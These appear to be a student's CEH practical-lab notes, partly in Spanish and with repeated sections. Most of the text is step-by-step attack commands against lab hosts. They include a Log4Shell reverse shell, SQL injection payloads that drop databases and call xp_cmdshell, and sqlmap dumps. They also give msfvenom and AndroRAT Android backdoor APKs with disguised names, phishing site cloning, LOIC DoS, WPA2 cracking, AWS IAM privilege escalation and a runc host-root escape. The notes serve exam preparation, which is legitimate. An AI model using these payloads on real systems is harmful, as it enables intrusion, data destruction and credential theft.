10.10.1.22:8080/dvwa/hackable/uploads/shell.php

and it will open a meterpreter session

Gain Access by exploiting Log4j Vulnerability

log4j is an open-source framework that helps developers store various types of logs produced by users,
Log4Jshell is a zero day RCE CVE-2021-44228

go to the ubuntu machine

```
sudo apt-get install docker.io
```

```
cd log4j-shell-poc/
docker build -t log4j-shell-poc .
```

```
docker run --network host log4j-shell-poc
```

go to parrot and 10.10.1.9:8080

```
cd log4j-shell-poc
```

we need to install JDK 8

```
tar -xf jdk-8u202-linux-x64.tar.gz
mv jdk.8.0_202 /usr/bin/
```

```
cd log4j-shell-poc
pluma poc.py
```

in line 62
replace
jdk1.8.0_20/bin/javac with /usr/bin/jdk1.8.0_202/bin/javac

in line 87
replace
jdk1.8.0_20/bin/java with /usr/bin/jdk1.8.0_202/bin/java

in line 99
replace
jdk1.8.0_20/bin/java with /usr/bin/jdk1.8.0_202/bin/java

open a shell
nc -lvp 9001

python3 poc.py --userip 10.10.1.13 --webport 8000 --lport 9001

copy the “send me” message

and it will paste on the username box in the page of the login 10.10.1.9:8080

pwd
whoami

we can see that we have shell access to the target web application as a root user the Log4j vulnerability takes the payload as input and processes it, as a result we will obtain a reverse shell
this concludes the demonstration of how to gain backdoor access exploiting Log4j vulnerability

Detect Web Application Vulnerabilities using various Web Application Security Tools

Detect Web Application Vulnerabilities using N-Stalker Web Application Security Scanner

pick “Start”
type
http://www.moviescope.com

Scan Policy
OWASP Policy

SQL Injection

Perform an SQL Injection Attack on an MSSQL Database

go to login

blah' or 1=1 --

blind sql injection is used when a web application is vulnerable to an sql injection, but the results of the injection are not visible to the attacker

now we shall create a user account using the SQL injection query, before proceeding with this sub-task, we shall first examine the login database of the goodshopping website

go to win 2019 sv
and open MSQL server management studio
Databases>goodshopping>tables>dblo.login > select 1000 rows

add a user with the sqli
blah';insert into login values ('john','apple123'); --

create a new database
blah';create database mydatabase; --

delete the database
now blah'; DROP DATABASE mydatabase

delete a table
bla'; DROP TABLE table_name; --

ping the www.certifiedhacker.com website using an SQL injection query -i is the sent buffer size and -t refers to pinging the specific host
blah':exec master..xp_cmdshell ‘ping www.certifiedhacker.com -l 65000 -t’; --

the SQL injection query starts pinging the host, and the login page shows a waiting for www.goodshopping.com... message at the bottom of the window

Perform an SQL Injection Attack Against MSSQL to Extract Databases using SQLMAP

in this task, you will pretend that you are a registered user on the http://www.moviescope.com and you want to crack the passwords of the other users from the website's database

on parrot, go to www.moviescope.com

login at sam:test
go to viewprofile
go to inspect element

go to console
type document.cookie

and copy the inside of “”

sqlmap -u “http://www.moviescope.com/viewprofile.aspx?id=1” --cokie="paste the cookie" --dbs

then the available databases appears
now
sqlmap -u “http://www.moviescope.com/viewprofile.aspx?id=1” --cokie="paste the cookie" -D “database discovered” --tables

sqlmap -u “http://www.moviescope.com/viewprofile.aspx?id=1” --cokie="paste the cookie" -D “database discovered” -T “table discovered” --dump

sqlmap -u “http://www.moviescope.com/viewprofile.aspx?id=1” --cokie="paste the cookie" -D “database discovered" -T “table discovered” --os-shell   os shell is the prompt forn an interactive OS shell and u can put OS commands

Detect SQL Injection Vulnerabilities using various SQL Injection Detection Tools

Lab

Perform an SQL Injection Attack on an MSSQL Database

go to login

blah' or 1=1 --

blind sql injection is used when a web application is vulnerable to an sql injection, but the results of the injection are not visible to the attacker

now we shall create a user account using the SQL injection query, before proceeding with this sub-task, we shall first examine the login database of the goodshopping website

go to win 2019 sv
and open MSQL server management studio
Databases>goodshopping>tables>dblo.login > select 1000 rows

add a user with the sqli
blah';insert into login values ('john','apple123'); --

create a new database
blah';create database mydatabase; --

delete the database

```
now blah'; DROP DATABASE mydatabase
```

delete a table

```
bla'; DROP TABLE table_name; --
```

ping the www.certifiedhacker.com website using an SQL injection query -i is the sent buffer size and -t refers to pinging the specific host

```
blah':exec master..xp_cmdshell ‘ping www.certifiedhacker.com -l 65000 -t’; --
```

the SQL injection query starts pinging the host, and the login page shows a waiting for www.goodshopping.com... message at the bottom of the window

Perform an SQL Injection Attack Against MSSQL to Extract Databases using SQLMAP

in this task, you will pretend that you are a registered user on the http://www.moviescope.com and you want to crack the passwords of the other users from the website's database

on parrot, go to www.moviescope.com

login at sam:test
go to viewprofile
go to inspect element

go to console
type document.cookie

and copy the inside of “”

```
sqlmap -u “http://www.moviescope.com/viewprofile.aspx?id=1” --cokie="paste the cookie" --dbs
```

then the available databases appears
now

```
sqlmap -u “http://www.moviescope.com/viewprofile.aspx?id=1” --cokie="paste the cookie" -D “database discovered” --tables
```

```
sqlmap -u “http://www.moviescope.com/viewprofile.aspx?id=1” --cokie="paste the cookie" -D “database discovered” -T “table discovered” --dump
```

```
sqlmap -u “http://www.moviescope.com/viewprofile.aspx?id=1” --cokie="paste the cookie" -D “database discovered" -T “table discovered” --os-shell
```

os shell is the prompt forn an interactive OS shell and u can put OS commands

Detect SQL Injection Vulnerabilities using various SQL Injection Detection Tools

Detect SQL Injection Vulnerabilities using DSSS

python3 dsss.py

login at sam:test, go to view profile
right-click and inspect
type document.cookie
copy the cookie

and
python3 dsss.py -u “http://moviescope.com/viewprofile.aspx?id=1” --cokie="copy the cookie" and enter

Detect SQL Injection Vulnerabilities using OWASP ZAP

put the URL in the automated scan

CEH Skill Assesment III

Hacking Wireless Networks

Wi-Fi Packet Analysis using wireshark

analyze a pcap

the 802.11 protocol indicates wireless packets

Perform Wireless Attacks

Crack a WEP network using Aircrack-ng

aircrack-ng WEPcrack-01.cap

by issuing the above command wil crack the WEP key of the CEHLabs

NOTE: in real life attacks, attackers will use this key to connect to access point and joint the target network. Once they enter the target network, they can use scanning tools to scan for open devices, perform a vulnerability analysis, and then start exploiting any vulnerabilities they find

Crack a WPA2 Network using Aircrack-ng

-a is the technique used to crack the handshake, 2=WPA technique

-b refers to bssid; replace with the BSSID of the target router
-w stands for wordlist; provide the path to a wordlist

aircrack-ng -a2 -b “BSSID of the target router” [20:E5:2A:E4:38:00] < example -w password.txt ‘WPA2crack-01.cap’

the result appears, showing the WPA handshake packet captured with airodump-ng. the target access point's password is cracked and displayed in plain text to the message KEY FOUND!

other tools

Elcomsoft Wireless Security Auditor, Portable penetrator, WepCrackGui, Pyrit, WepAttack

Labs

Hacking Mobile Platforms

Lab

Hack Android Devices

Hack an Android Device by Creating Binary Payloads using PARROT

start the database service
service postgresql start

this command creates an APK on Desktop under the root directory

msfvenom -p android/meterpreter/reverse_tcp --platform android -a dalvik LHOST=10.10.1.13 R > Desktop/Backdoor.apk

now share the apk

mkdir /var/www/html/share
chmod -R 755 /var/www/htlm/share
chown -R www-data:www /var/www/html/share

service apache2 start

msfconsole
use exploit/multi/handler

```
set payload android/meterpreter/reverse_tcp
set LHOST 10.10.1.13
show options
exploit -j -z   → this command run the exploit as a background job
```

now open the android VM
go to explorer
10.10.1.13/share/
download the apk

go to msfconsole

```
sessions -i 1
```

Harvest User's Credentials using the Social-Engineer Toolkit

```
setoolkit
1
2
3
2 (site cloner)
```

put the local ip address (10.10.1.13)
the URL example http://certifiechacker.com

and it could be insert into a phishing e-mail, attaching the local IP that points to the fake site

Launch a DoS attack on a Target machine using Low Orbit Ion Cannon (LOIC) on the Android Mobile platform

install LOIC.apk

target http://10.10.1.19
TCP
port 80
threads 100

and now we can open wireshark on the winserver 2019 to see the attack

Exploit the Android Platform through ADB using PhoneSploit

```
cd PhoneSploit
python3 -m pip install colorama
```

type 3 to select Connect a new phone
enter the phones ip address this case 10.10.1.14

then type 4

after exploiting the device

exit
type 7
10.10.1.14

type 14 to choose list all apps on a phone
10.10.1.14
type 15 to run an app
10.10.1.14
com.android.calculator2

type 18 to choose show mac/inet
10.10.1.14

type 21 to choose the Netstat option
10.10.1.14

Hack an Android Device by creating APK file using AndroRAT

cd androRAT
-i specifies local ip address
-p port
-o specifies the output APK file
python3 androRAT.py --build -i 10.10.1.13 -p 4444 -o SecurityUpdate.apk

python3 androRAT.py --shel -i 0.0.0.0 -p 4444

share the file
and open it

a shell appears on parrot
type help to know the commands

Secure Android Devices using Various Android Security Tools

Analyze a Malicious App using Online Android Analyzers

sisik.eu/apk-tool

Secure Android Devices from Malicious Apps using Malwarebytes Security

other tools

AntiSpy mobile
Spyware detector - Spy Scanner
iAm notified - Anty Spy System
Privacyt Scanner

attain keycode-75 used in the employees mobile phone

phonesploit
type p
type 24
type the ip
see that keycode-75 is KEYCODE_APOSTROPHE

Analuze NetworkNS_Traffic.pcapng and find the alert message sent to the sensor

IoT and OT Hacking

Lab

Perform Footprinting using Various Footprinting Techniques

Gather information using Online Footprinting tools

Whois.com

Domain information:
This info is about the org that has developed the MQTT protocol, and it might help keep track of the modifications and version changes of the target protocol

Raw Whois Data:
reveals available information on a hostname, IP address, or domain

Exploit-db.com /google-hacking-database search SCADA

this displays the Google dork related to SCADA, and we can go to google and try the dorks

account.shodan.io

in the main page after login, type port:1883 in the address bar
port 1183 is defined by IANA as MQTT over TCP

the result appears displaying the list of IP address having port 1883 enabled

additional filters

Search for Modbus-enabled ICS/SCADA Systems.
port:502
Search for SCADA systems using PLC name:
“Schneider Electric”
Search for SCADA systems using geolocation:
SCADA Country:"US"

Capture and Analyze IoT Device Traffic

Capture and Analyze IoT Traffic using Wireshark

go to Win Sv 2019 and install MQTT Broker

and go to Win Sv2022 to install a IoT simulator
we will create a virtual IoT network and virtual IoT devices
click on New network
now in the IP we will add the Ip of the server where we install MQTT in this case Win sv 2019 (10.10.1.19)

add a blank device
temperature_device

go to + and choose Subscribed to Command
Topic: High_temp
QoS 1 atleast once
in the same machine open wireshark

switch to sv 2019
go to
http://localhost:8080
on devices we can see the deivce we added
command send select: High_temp
Message: Alert for Hiugh Temp

NOTE: after establishing a successful connection with the MQTT broker, the MQTT client can publish messages, the headers in the publish message packet are given belowe:

Header flags: Contains info regarding the MQTT control packet type
DUP Flag: if the DUP flag is 0, indicates the first attempt at sending this PUBLISH packet; if the flag is 1, it indicates a possible re-attempt at sending the message
QoS: Determines the assurance level of a message
Retain Flag: if the retain flag is set to 1, the server must store the message and its QoS, so it can cater to future subscriptions matching the topic.
Topic name: Contains a UTF-8 string that can also include forward slashes when it needs to be

hierarchically structured.
Message: contains the actual data to be transmitted
Payload Contains the message that is being published

Cloud Computing

Lab

Enumerate S3 Buckets using lazys3

cd lazys3-master
ruby lazys3.rb

so you can search the S3 buckets of sepecific company
like
ruby lazys3.rb [company]
ruby lazys3.rb HackerOne

Enumerate S3 Buckets using S3Scanner

cd S3Scanner
pip3 install -r requirements.txt

sites.txt is a text file containing the target website URL that is scanned for open S3 buckets, u can edit
python3 ./s3scanner.py sites.txt

- Dump all open buckets and log both open and closed buckets in found.txt
  - ◇ python3 ./s3scanner.py --include-closed --out-file found.txt --dump names.txt

- just log open buckets in the default output file (buckets.txt)
  - ◇ python3 ./s3scanner.py names.txt

- Save the file listings of all open buckets to a file
  - ◇ python3 ./s3scanner.py --list names.txt

Exploit S3 Buckets

Exploit Open S3 Buckets Using AWS CLI

pip3 install awscli

aws --help

aws configure
- it will ask for the following details

  - aws access key ID
  - AWS secret Access key
  - Default region name
  - Default output format

- to provide these details, you need to login into your AWS account

go to console.aws.amazon.com
login with the account registered
click on access keys in the security creds section
click the create new access key

so in the aws configure

Put the keys required

- this will show you the list of directories in the certifiedhacker1 S3 bucket
  - aws s3 ls s3://certifiedhacker1

on browser go to certifiedhacker1.s3.amazonaws.com

create a file

echo “You have been hacked” >> Hack.txt

- try to move the Hack.txt file to the certifiedhacker1 bucket.
  - aws s3 mv Hack.txt s3://certifiedhacker1

go to certifiedhacker1.s3.amazonaws.com to confirm the action

- delet the hack.txt file
  - aws s3 rm s3://certifiedhacker1/Hack.txt

Perform Privilege Escalation to gain higher privileges

vim user-policy.json

press I and type this script:

```
{

“Version”:"2012-10-17",

“Statement”: [
{


             “Effect”:"Allow",

             “Action”:"*",
            “Resource”:"*"


}

]

}
```

Note: this is an administratoraccess policy that gives administrator access to the target IAM user. ignore the $ symbols in the script

then press Esc, type :wq!

We will attach the created policy (user-policy) to the target IAM user's account. To do so, type aws iam crate-policy --policy-name user-policy --policy-document file://user-policy.json

the created user policy is displayed, showing various details such as PolicyName, PolicyId, and Arn.

in the terminal type aws iam attach-user-policy --user-name [Target User] --policy-arn arn:aws:iam::-[Account ID]:policy/user-policy and press enter

the above command will attack the policy (user-policy) to the target IAM user account (here, test)

aws iam attach-user-policy --user-name test --policy-arn arn:aws:iam::[Account ID]:policy/user-policy

now type aws iam list-attached-user-policies --user-name [target username]

aws iam list-users

More commands

List of S3 Buckets: aws s3api list-buckets --query “Buckets.Name”
User Policies: aws iam list-user-policies
Role policies: aws iam list-role-policies
Group policies: aws iam list-group-policies
Create user: aws iam create-user

Cryptography

Lab

Calculate One-way Hashes using Hashcalc

Calculate MD5 Hashes using MD5 Calculator

Calculate MD5 Hashes using HashMyFiles

Perform File and Text Message Encryption using CryptoForge

Encrypt and Decrypt Data using BCTextEncoder

Create a Self-signed Certificate

go to win 2019

try to enter to www.goodshopping.com
we are using https, so the site can't be reached
go to Internet information services (IIS) manager
select the server we are using this case win 2019
and go to "server certificates"
on the right window select "create self-signed certificate…" and cofigure it

then go to sites > Goodshopping > Edit site > Bindings and chage the port to "443"

Perform Email Encryption

Perform Email Encryption using RMail

Perform Disk Encryption

Perform Disk Encryption Using VeraCrypt

open the app
select create new volume

Perform disk Encryption using BitLocket Drive Encryption

Perform Disk Encryption using Rohos Disk Encryption

Perform Cryptanalysis using varous cryptanalysis tools

Perform Cryptanalysis using CryptoTool

Perform Cryptanalysis using Alphapeeler

LAB

www.github.com/cmuppin/CEH
https://medium.com/techiepedia/certified-ethical-hacker-practical-exam-guide-dce1f4f216c9

nmap -O -v 172.16.0.1/24
revisar historial de bash (tecla hacia arriba)

1) Find the FQDN of the Domain Controller?

Perform an intense sncan and find out the FQDN of the target

nmap -T4 -A -v 0.0.0.0
example:
nmap -T4 -A 10.10.10.25
FQDN: AdminDept.CEHORG.com

3) Bruteforce the Given .cap file using Aircrack-ng with given wordlist?

5) Brutforce the SMB, FTP Services?

```
medusa -u [user] -P [path] -h 0.0.0.0 -M FTP      -U [path of list of users]
medusa -u admin -P /usr/share/wordlists/rockyou.txt -h 10.10.10.1 -M ftp
hydra -l userlogin -P password-list-address ftp://10.10.1.1 -V
```

```
smbclient -N -L //10.10.10.1
smbmap -H 10.10.10.1
crackmapexec smb 10.10.1.1 -u /tmp/usrlist.txt -p ‘hola’ --local-auth
```

7) Using the Provided .cap file in Wireshark find the IP

Address of the Machine from where DOS Attach is Initiated?

large amount of SYN packets from the same source IP
go to statistics > I/O graph
filter: tcp.flags.syn == 1 and tcp.flags.ack == 1   [SYN FLOOD]

9) Find the Ip Address of the Android Phone Connected the the Network, Get the shell using Phonesploit and find the Specified Files?

nmap -O -v 172.16.0.1/24 search for 5555 port open

11) Calculate the MD5 Hash of the Given Values?
go to hashes.com
use hashmyfiles
hash calc

13) Fnd the Hidden Message in the Image FIle using OpenStegno ?

open the app and search for the image

14) Decrypt the given Volume using Vercrypt?

16) Use BCTEXTENCODER to decode any given value ?

18) Find the Header Value Address of a given Malware ?

Put the malware on Virustotal and see the “portable executable info”
therese a Header

20) Find the Login and Password using Sql Injection?

ogin at sam:test
go to viewprofile
go to inspect element

go to console
type document.cookie

and copy the inside of “”

```
sqlmap -u “http://www.moviescope.com/viewprofile.aspx?id=1” --cokie="paste the cookie" --dbs
```

then the available databases appears
now

```
sqlmap -u “http://www.moviescope.com/viewprofile.aspx?id=1” --cokie="paste the cookie" -D
“database discovered” --tables
```

```
sqlmap -u “http://www.moviescope.com/viewprofile.aspx?id=1” --cokie="paste the cookie" -D
“database discovered” -T “table discovered” --dump
```

```
sqlmap -u “http://www.moviescope.com/viewprofile.aspx?id=1” --cokie="paste the cookie" -D
“database discovered" -T “table discovered” --os-shell
```

os shell is the prompt forn an interactive OS shell and u can put OS commands

22) Find the Message Length from IOT Device using given .cap in wireshark?

open the file, search protocol MQTT and info “Publish message” open the “MQ TELEMETRY TRANSPORT PROTOCOL” then see the header Flags, and see the “topic” value

LAB

- What is the IP of the Windows X machine?
-
- What is the version of the Linux Kernel?
- nmap -T4 -A / nmap -O
- How many Windows machines are there?
- nmap -O -v 172.16.0.1/24 nmap -sP 172.16.0.1/24
- What is the password for user X of the FTP server?
-
- What is user X's IBAN number?
-
- Which user X's phone number?
-
- What is the password hidden in the .jpeg file?
-
- Rogue AP suspect, crack your password using capture.cap
-
- Discovery RAT in Network and acess computer to recovery

secret.txt

-
- Identify IoT Message using capture.cap
-
- Identify FQDN of Domain Controller
-
- Perform deep scan on the elf and obtain hash of the file with highest entropy value.
-
- Find the executable's Entry point (Address)
-

LAB

1) Find the IP address of the machine which is running the RDP?

```
  nmap -p3389 172.16.0.1/24 | grep “open”
```

3) Find the OS name of the machine which is running MySQL database?

```
nmap -p3306 172.16.0.1/24 | grep “open”   > nmap -A -T4 172.16.0.1
```

5) Find the HTTP method that poses a high risk to the application example.com?

https://owasp.org/www-project-web-security-testing-guide/-v41/4-Web_Application_Security_Testing/02-Configuration_and_Deployment_Management_Testing/06-Test_HTTP_Methods

7) Find the Phone number the employee?

9) Find the file name which is tampered by comparing the hashes which is given in the /hashes folder?

11) Decrypt the volume file using veracrypt?

13) Connect to the Server remotely using the credentials

give by RDP?

15) Decode the file which is encoded in DES(ECB) format?

17) Find the password of the wordpress user “Raj”?

19) Find the attacker IP address who has launched the DOS attack?

21) Find the number of machines that were used to iniate the DDOS attack?

23) Find the username/password from the pcap file, which is in plain text?

25) Extract the information from the SDcard of the Android User?

CEH skill assesment IV

Decode the “EncodedFIle.txt” file

i did it with BTCtextencoder
answer 10.10.10.31

Decode de “AccessCode.docx.aes” file

just click and use AES tools to decrypt

Decrypt with veracrypt a file “secred” stored in the documents folder

just mount it with veracrypt and put the password “test”

compare hashes

Analyze “IOT Traffic.pcapng” located in the home directory, ANALYZE THE PACKET AND FIND THE TOPIC of the message sent to the sensor

open the file, search protocol MQTT and info “Publish message” open the “MQ TELEMETRY TRANSPORT PROTOCOL” then see the header Flags, and see the “topic” value

Delete the file of a Mobile device in the CEHORG network

enumerate 172.16.0.0/24 and search for a 5555 port open and this is the device

see the obatained screenshot of the attack in the mobile

type 9 in phonesploit
type /sdcard/DCIM
this depends of the file location
then

```
runc -help #Get help and see if runc is intalled
runc spec #This will create the config.json file in your current folder

Inside the "mounts" section of the create config.json add the following lines:
{
    "type": "bind",
    "source": "/",
    "destination": "/",
    "options": [
        "rbind",
        "rw",
        "rprivate"
    ]
},

#Once you have modified the config.json file, create the folder rootfs in the same directory
mkdir rootfs

# Finally, start the container
# The root folder is the one from the host
runc run demo
```